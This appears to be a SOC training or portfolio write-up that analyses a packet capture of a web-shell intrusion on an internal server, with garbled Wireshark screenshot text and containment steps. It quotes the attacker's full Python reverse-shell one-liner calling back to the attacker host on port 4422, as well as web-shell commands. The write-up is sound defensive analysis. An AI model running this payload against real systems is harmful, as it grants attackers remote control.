
- **Action (What a SOC would do next):**


1. **Immediately isolate the affected server** to prevent further exploitation or lateral movement.
2. **Remove or quarantine the uploaded web shell** (DB_functions.php) from the uploads directory.
3. Conduct a **full forensic analysis** of the web server logs to identify all actions taken via the shell and any other malicious files uploaded.

4. Implement or strengthen **input validation and file upload restrictions** on the web application, including file type whitelisting, file size limits, and antivirus scanning.
5. Notify development teams to **patch the upload endpoint** and review session/authentication controls around profile editing features.
6. Monitor for any other suspicious activity originating from the attacker's IP or related IPs to detect potential persistence.

Key takeaway: The successful upload and execution of a PHP web shell marks a critical breach, enabling remote control over the server — immediate containment and remediation are vital to prevent catastrophic damage.







🔍 Remote Command Execution and Callback Connection Attempt

✖ **Tool/Technique:** Wireshark (HTTP Stream Follow, URL Decoding, TCP Stream Analysis)

⌚ **Timestamp:** 2021-02-07 16:40:51 (Packet 16102 - command execution), 16:42:23 (Packet 16201 - python command), 16:42:38 (Packet 16203 - callback connection)

🔗 Context:

This activity occurs during the **post-exploitation** phase of the attack chain. After successfully uploading a web shell, the attacker is executing system commands remotely and attempting to establish a reverse shell or persistent connection back to their control system.

⌚ Why This Matters:

The attacker is not only executing commands on the compromised server but also attempting to spawn a Python subprocess that initiates a reverse shell connection to a remote IP on a non-standard port (4422). This behavior indicates advanced exploitation techniques designed to maintain long-term control and evade detection, posing a severe threat to the organization's network integrity.

My Analysis:

- **Observation:**

- The attacker runs standard enumeration commands: `id` and `whoami`, confirming they can execute system-level commands and identify the current user context at 16:40:51.
- At 16:42:23 (Packet 16201), a URL-encoded HTTP GET request contains a Python command importing modules and calling a subprocess to execute `/bin/bash`.
- Immediately following this, at 16:42:38 (Packet 16203), a TCP three-way handshake is observed between the compromised host (10.251.96.5) and the attacker-controlled IP (10.251.96.4) on port 4422.
- The handshake sequence (SYN, SYN-ACK, ACK) confirms the initiation of a TCP connection, consistent with a reverse shell callback attempt.

- **Interpretation:**


- The attacker is using the web shell to execute system commands and gather reconnaissance on the compromised system's user context.
- The Python subprocess call indicates an attempt to start a bash shell over a TCP connection, suggesting the attacker wants to establish a persistent, interactive remote shell session for ongoing control.
- The observed TCP handshake confirms the success of the connection initiation from the compromised server back to the attacker's machine, implying that the reverse shell callback is in progress or established.
- Port 4422 being non-standard suggests deliberate evasion of typical firewall or IDS rules which might monitor common ports like 22 or 80.

- **Action (What a SOC would do next):**

1. **Immediately contain the compromised host** to prevent further attacker control and lateral movement.
2. **Block the suspicious outbound port 4422 traffic** at the firewall or network perimeter to stop the reverse shell communication.
3. **Conduct in-depth log and packet analysis** to track all commands executed and identify other potential persistence mechanisms or malware dropped on the system.
4. **Perform forensic investigation** to confirm attacker foothold duration and scope of compromise.
5. **Coordinate with incident response** to eradicate the web shell, patch vulnerabilities (especially file upload weaknesses), and implement network egress filtering for unusual ports.
6. **Alert relevant stakeholders** about the confirmed active compromise and possible ongoing remote control.

Key takeaway: The attacker's transition from command execution to a reverse shell callback marks a critical escalation, underscoring the urgent need for containment and network defense to prevent full system takeover.

No.	Time	Source	Source Port	Destination	Destination Port	Length	Protocol	Info
16196	2021-02-07 16:42:09.646828320	34.122.121.32	80	172.20.10.2	48812	68	TCP	80 → 48812 [ACK] Seq: 1
16197	2021-02-07 16:42:16.615903858	10.251.96.3	67	255.255.255.255	48812	68	DHCP	DHCP ACK - Transfer
16198	2021-02-07 16:42:35.675122688	10.251.96.4	49942	10.251.96.5	48812	76	TCP	49942 → 80 [SYN] Seq: 1
16199	2021-02-07 16:42:35.675145132	10.251.96.5	80	10.251.96.4	49942	76	TCP	80 → 49942 [SYN, ACK]
16200	2021-02-07 16:42:35.675490928	10.251.96.4	49942	10.251.96.5	48812	68	TCP	49942 → 80 [ACK] Seq: 1
16201	2021-02-07 16:42:35.675646891	10.251.96.4	49942	10.251.96.5	48812	766	HTTP	GET /uploads/dbf/
16202	2021-02-07 16:42:35.675665814	10.251.96.5	80	10.251.96.4	49942	68	TCP	80 → 49942 [ACK] Seq: 1
16203	2021-02-07 16:42:35.745576058	10.251.96.5	48994	10.251.96.4	4422	76	TCP	48994 → 4422 [SYN]
16204	2021-02-07 16:42:35.745960023	10.251.96.4	4422	10.251.96.5	48994	76	TCP	4422 → 48994 [SYN]
16205	2021-02-07 16:42:35.745975070	10.251.96.5	48994	10.251.96.4	4422	68	TCP	48994 → 4422 [ACK]
16206	2021-02-07 16:42:35.752239077	10.251.96.5	48994	10.251.96.4	4422	80	TCP	48994 → 4422 [PSH, ACK]
16207	2021-02-07 16:42:35.752554122	10.251.96.4	4422	10.251.96.5	48994	68	TCP	4422 → 48994 [ACK]
16208	2021-02-07 16:42:35.752565590	10.251.96.5	48994	10.251.96.4	4422	111	TCP	48994 → 4422 [PSH, ACK]
16209	2021-02-07 16:42:35.752802877	10.251.96.4	4422	10.251.96.5	48994	68	TCP	4422 → 48994 [ACK]
16210	2021-02-07 16:42:39.436015793	10.251.96.4	4422	10.251.96.5	48994	69	TCP	4422 → 48994 [PSH, ACK]
16211	2021-02-07 16:42:39.436047775	10.251.96.5	48994	10.251.96.4	4422	68	TCP	48994 → 4422 [ACK]
16212	2021-02-07 16:42:39.436181927	10.251.96.5	48994	10.251.96.4	4422	70	TCP	48994 → 4422 [PSH, ACK]
16213	2021-02-07 16:42:39.436362755	10.251.96.4	4422	10.251.96.5	48994	68	TCP	4422 → 48994 [ACK]



Decode from URL-encoded format

Simply enter your data then push the decode button.

```
/uploads/dbfunctions.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM).s.connect((%2210.251.96.4%22,4422));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call(["%22/bin/sh%22,%22-%f%22]);%27 HTTP/1.1
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set: UTF-8

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
/uploads/dbfunctions.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.251.96.4",4422));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-p"]);'HTTP/1.1
```

No.	Time	Source	Source Port	Destination	Destination Port	Length	Protocol	Info
16198	2021-02-07 16:42:35.675122688	10.251.96.4	49942	10.251.96.5	80	76	TCP	49942 → 80 [SYN] Se
16199	2021-02-07 16:42:35.675145132	10.251.96.5		80	10.251.96.4	49942	TCP	80 → 49942 [SYN, AC]
16200	2021-02-07 16:42:35.675409228	10.251.96.4	49942	10.251.96.5	80	68	TCP	49942 → 80 [ACK] Se
16201	2021-02-07 16:42:35.675646891	10.251.96.4	49942	10.251.96.5	80	706	HTTP	GET /uploads/dbfunc
16202	2021-02-07 16:42:35.675665814	10.251.96.5		80	10.251.96.4	49942	TCP	80 → 49942 [ACK] Se
16232	2021-02-07 16:42:45.775770612	10.251.96.4	49942	10.251.96.5	80	68	TCP	[TCP Keep-Alive] 49
16233	2021-02-07 16:42:45.775783883	10.251.96.5		80	10.251.96.4	49942	TCP	[TCP Keep-Alive ACK]
16253	2021-02-07 16:42:56.010345981	10.251.96.4	49942	10.251.96.5	80	68	TCP	[TCP Keep-Alive] 49
16254	2021-02-07 16:42:56.010363269	10.251.96.5		80	10.251.96.4	49942	TCP	[TCP Keep-Alive ACK]
16296	2021-02-07 16:43:06.246838191	10.251.96.4	49942	10.251.96.5	80	68	TCP	[TCP Keep-Alive] 49
16297	2021-02-07 16:43:06.246853799	10.251.96.5		80	10.251.96.4	49942	TCP	[TCP Keep-Alive ACK]
16298	2021-02-07 16:43:16.489299024	10.251.96.4	49942	10.251.96.5	80	68	TCP	[TCP Keep-Alive] 49
16299	2021-02-07 16:43:16.480312234	10.251.96.5		80	10.251.96.4	49942	TCP	[TCP Keep-Alive ACK]
16315	2021-02-07 16:43:26.715617352	10.251.96.4	49942	10.251.96.5	80	68	TCP	[TCP Keep-Alive] 49
16316	2021-02-07 16:43:26.715617352	10.251.96.5		80	10.251.96.4	49942	TCP	[TCP Keep-Alive ACK]
16333	2021-02-07 16:43:36.950012891	10.251.96.4	49942	10.251.96.5	80	68	TCP	[TCP Keep-Alive] 49
16334	2021-02-07 16:43:36.950027117	10.251.96.5		80	10.251.96.4	49942	TCP	[TCP Keep-Alive ACK]
16841	2021-02-07 16:44:50.416723977	10.251.96.4	49942	10.251.96.5	80	68	TCP	49942 → 80 [FIN, AC]


Destination Address: 10.251.96.5
[Stream index: 9]

Transmission Control Protocol, Src Port: 49942, Dst Port: 80

Source Port: 49942
Destination Port: 80
[Stream index: 1276]
[Stream Packet Number: 4]
[Conversation completeness: Complete, WITH_DATA (31)]
..0.... = RST: Absent
..1.... = FIN: Present
....1... = Data: Present
....1... = ACK: Present
....1... = SYN: Present
[Completeness Flags: -FDASS]

Conversation has a SYN packet (tcp.completeness.syn)

16199 2021-02-07 16:42:35.675145132	10.251.96.5	80	10.251.96.4	49942	76 TCP	80 → 49942 [SYN, ACK]
16200 2021-02-07 16:42:35.675409228	10.251.96.4	49942	10.251.96.5	80	68 TCP	49942 → 80 [ACK] Set
16201 2021-02-07 16:42:35.675646891	10.251.96.4	49942	10.251.96.5	80	706 HTTP	GET /uploads/dbfunc
16202 2021-02-07 16:42:35.675665814	10.251.96.5	80	10.251.96.4	49942	68 TCP	80 → 49942 [ACK] Set
16203 2021-02-07 16:42:35.745570058	10.251.96.5	48994	10.251.96.4	4422	76 TCP	48994 → 4422 [SYN]
16204 2021-02-07 16:42:35.745960023	10.251.96.4	4422	10.251.96.5	48994	76 TCP	4422 → 48994 [SYN, ACK]
16205 2021-02-07 16:42:35.745975070	10.251.96.5	48994	10.251.96.4	4422	68 TCP	48994 → 4422 [ACK]
16206 2021-02-07 16:42:35.752239077	10.251.96.5	48994	10.251.96.4	4422	80 TCP	48994 → 4422 [PSH, ACK]
16207 2021-02-07 16:42:35.752554122	10.251.96.4	4422	10.251.96.5	48994	68 TCP	4422 → 48994 [ACK]
16208 2021-02-07 16:42:35.752565590	10.251.96.5	48994	10.251.96.4	4422	111 TCP	48994 → 4422 [PSH, ACK]



🔍 Hands-On Webshell Access with System Discovery Commands

❖ **Tool/Technique:** Wireshark (TCP Stream Follow, HTTP Analysis)

⌚ **Timestamp:** 2021-02-07 16:42:38 (Packet 16203)

⌚ **Context:** Post-Exploitation – Active Attacker Interaction After Initial Compromise

⌚ **Why This Matters:** This finding confirms that the attacker achieved interactive, hands-on access via a webshell, enabling live reconnaissance and potential further malicious actions on the compromised web server.

My Analysis:

- **Observation:**

- The TCP stream reveals command-line interaction consistent with a webshell session.
- Commands executed include: `whoami` (to identify the current user), `cd` and `ls` (to enumerate directory contents), and `rm -d` (attempt to remove directories).
- The user context is identified as `www-data`, typical for web server processes.
- The hostname of the compromised server is revealed as `Bob Dasa server`.
- Historical port scan activity against this host showed open ports 22 (SSH) and 80 (HTTP).

- **Interpretation:**

- The presence of a successful webshell provides the attacker with interactive access to the server's file system and operating environment, enabling extensive reconnaissance.
- Typical attacker behavior is observed: gathering system information and probing for directories or files to target next.
- The `rm -d` command attempt suggests an effort to remove evidence or disrupt services, though no further destructive actions are noted here.
- Given common attacker post-compromise tactics, persistence mechanisms such as cron jobs, SSH key modifications, or deploying cryptocurrency miners could follow.
- The user context (`www-data`) limits privileges but remains critical as it can be leveraged for privilege escalation or lateral movement within the network.

- **Action (What a SOC would do next):**

1. **Isolate the affected host** immediately to stop further attacker activities and lateral spread.
2. **Perform a comprehensive forensic analysis** of the system to identify the presence of webshell files, persistence mechanisms, and any unauthorized modifications.
3. **Review access logs and network traffic** for signs of data exfiltration or further exploitation attempts.
4. **Audit and patch vulnerabilities** that allowed initial compromise, especially file upload weaknesses or unprotected administrative endpoints.
5. **Monitor for known attacker TTPs (tactics, techniques, and procedures)**, including suspicious cron jobs or SSH key changes.
6. **Coordinate incident response to remove the webshell, remediate the system, and strengthen defenses** such as web application firewalls and strict egress filtering.

Key takeaway: Gaining interactive webshell access empowers attackers with dangerous hands-on control, underscoring the critical need for rapid detection, containment, and thorough remediation to protect organizational assets.

🔍 Full Path Discovery and Webshell Removal Evidence (Packet 16239)

⌚ **Tool/Technique:** Wireshark (TCP Stream, HTTP Analysis, Packet Trace)

⌚ **Timestamp:** February 7, 2021 — 16:44:39 (Packet 16239)

⌚ **Context:** Post-Exploitation Phase — Webshell Execution, File Enumeration, and Attempted Cleanup

⌚ **Why This Matters:** Confirms full attacker access, including webshell deployment, command execution as `www-data`, server hostname discovery, and cleanup attempts. Capturing these actions validates that the attacker achieved interactive access and tried to cover tracks — a scenario demanding urgent escalation and remediation.

💡 My Analysis:

- **Observation:**

- Multiple PHP scripts were observed being accessed: `addcart.php`, `common.php`, `editprofile.php`, `upload.php`, and `dbfuncs.php` — the latter being the confirmed webshell.
- At **packet 16239**, we see direct interaction with the uploaded webshell (`dbfuncs.php`), confirming it as the attacker's command interface.

- The attacker issued **Linux shell commands via cmd parameter**, including:
 - id (reveals user: www-data)
 - whoami
 - ls, cd (directory navigation)
 - rm dbfuncs.php (attempt to remove evidence)
- System response revealed **hostname: bob-appserver**, and web server runs under **user: www-data**.
- Directory path exposed: /var/www/htmls, indicating standard Apache root directory.
- **Interpretation:**
 - The attacker fully compromised the target system's web layer and gained shell-level access using the webshell.
 - System-level identifiers (username and hostname) confirm that the shell was **not sandboxed or blocked**, providing unrestricted access to server internals.
 - The use of rm dbfuncs.php demonstrates **attacker intent to clean up traces**, indicating a higher level of sophistication and operational security awareness.
 - The multiple PHP script touches (e.g., upload.php, editprofile.php) suggest either enumeration or exploitation of multiple functionalities—potentially chained vulnerabilities.
- **Action (What a SOC would do next):**
 1. **Immediately isolate bob-appserver from the network** to prevent continued exploitation or lateral spread.
 2. **Recover and preserve packet 16239 and surrounding streams** for legal evidence and forensic reconstruction.
 3. **Conduct a full file integrity check on /var/www/htmls**, looking for additional implants or modified scripts.
 4. **Investigate access logs to upload.php and editprofile.php** to validate exploitation flow and IP origin.
 5. **Apply security hardening:**
 - Disable unauthenticated file uploads
 - Implement input validation and parameter sanitization
 - Ensure least-privilege access (why is www-data allowed to remove files?)
 6. **Review for privilege escalation** — even though commands were run as www-data, any privilege escalation attempts should be traced.

Key takeaway: This packet proves the attacker gained real-time command execution via an exposed webshell and took steps to erase traces. Identifying such activity is crucial to stopping advanced attackers before further escalation or data exfiltration occurs.

File Edit View Go Capt

tcp.stream eq 1277

No. Time

16229 2021-02-01 16230 2021-02-01 16231 2021-02-01 16234 2021-02-01 16235 2021-02-01 16236 2021-02-01 16237 2021-02-01 16238 2021-02-01 16239 2021-02-01 16240 2021-02-01 16241 2021-02-01 16242 2021-02-01 16243 2021-02-01 16244 2021-02-01 16245 2021-02-01 16246 2021-02-01 16247 2021-02-01 16248 2021-02-01

rm
m
d
d
b
b
b
b
func.php

rm: cannot remove 'dbfuncs.php': Operation not permitted

www-data@bob-appserver:/var/www/html\$

..... .00 = Exp Total Length: 58 Identification: 0x010. = Flags: 0x10. = Reserv 1... = Don 0... = More 0... 0000 0000 0000 Time to Live: 64 Protocol: TCP (6) Header Checksum: 0x[Header checksum] Source Address: 16 Destination Address: [Stream index: 9]

Packet 17305, 128 client pkts/s, 86 server pkts/s, 172 turn(s). Click to select.

Entire conversation (4395 bytes) Show as ASCII No delta times Stream 127 Find: # Case sensitive Find Next

Help Filter Out This Stream Print Save as... Back Close

Profile: Default

Between **16:33:06** and **16:45:56** UTC, internal host 10.251.96.4 conducted a full-spectrum internal intrusion targeting bob-appserver (10.251.96.5), exploiting Apache services on **ports 22 and 80**.

Key Observations:

- **Reconnaissance:** Port scanning using a fixed source port; Gobuster 3.0.1 and sqlmap 1.4.7 detected via HTTP headers.
 - **Exploitation:** Successful upload and execution of a PHP webshell (`dbfunctions.php`) for remote command execution as `www-data`.
 - **Command & Control:** Reverse shell initiated from victim to attacker on **port 4422**, enabling full terminal access.
 - **Post-Exploitation:** System reconnaissance commands (`whoami`, `ls`, `python`) executed, followed by cleanup with `rm`.

Conclusion:

This attack chain reflects adversary behaviors aligned with the **MITRE ATT&CK** framework (T1046, T1059, T1071, T1070). The evidence highlights a complete kill chain from reconnaissance to post-exploitation, confirming the activity as **malicious**.

 **Personal Takeaway:**

This exercise enhanced my skills in packet analysis, adversary emulation tracking, and documenting high-fidelity intrusions—vital capabilities for any SOC analyst or cybersecurity investigator.
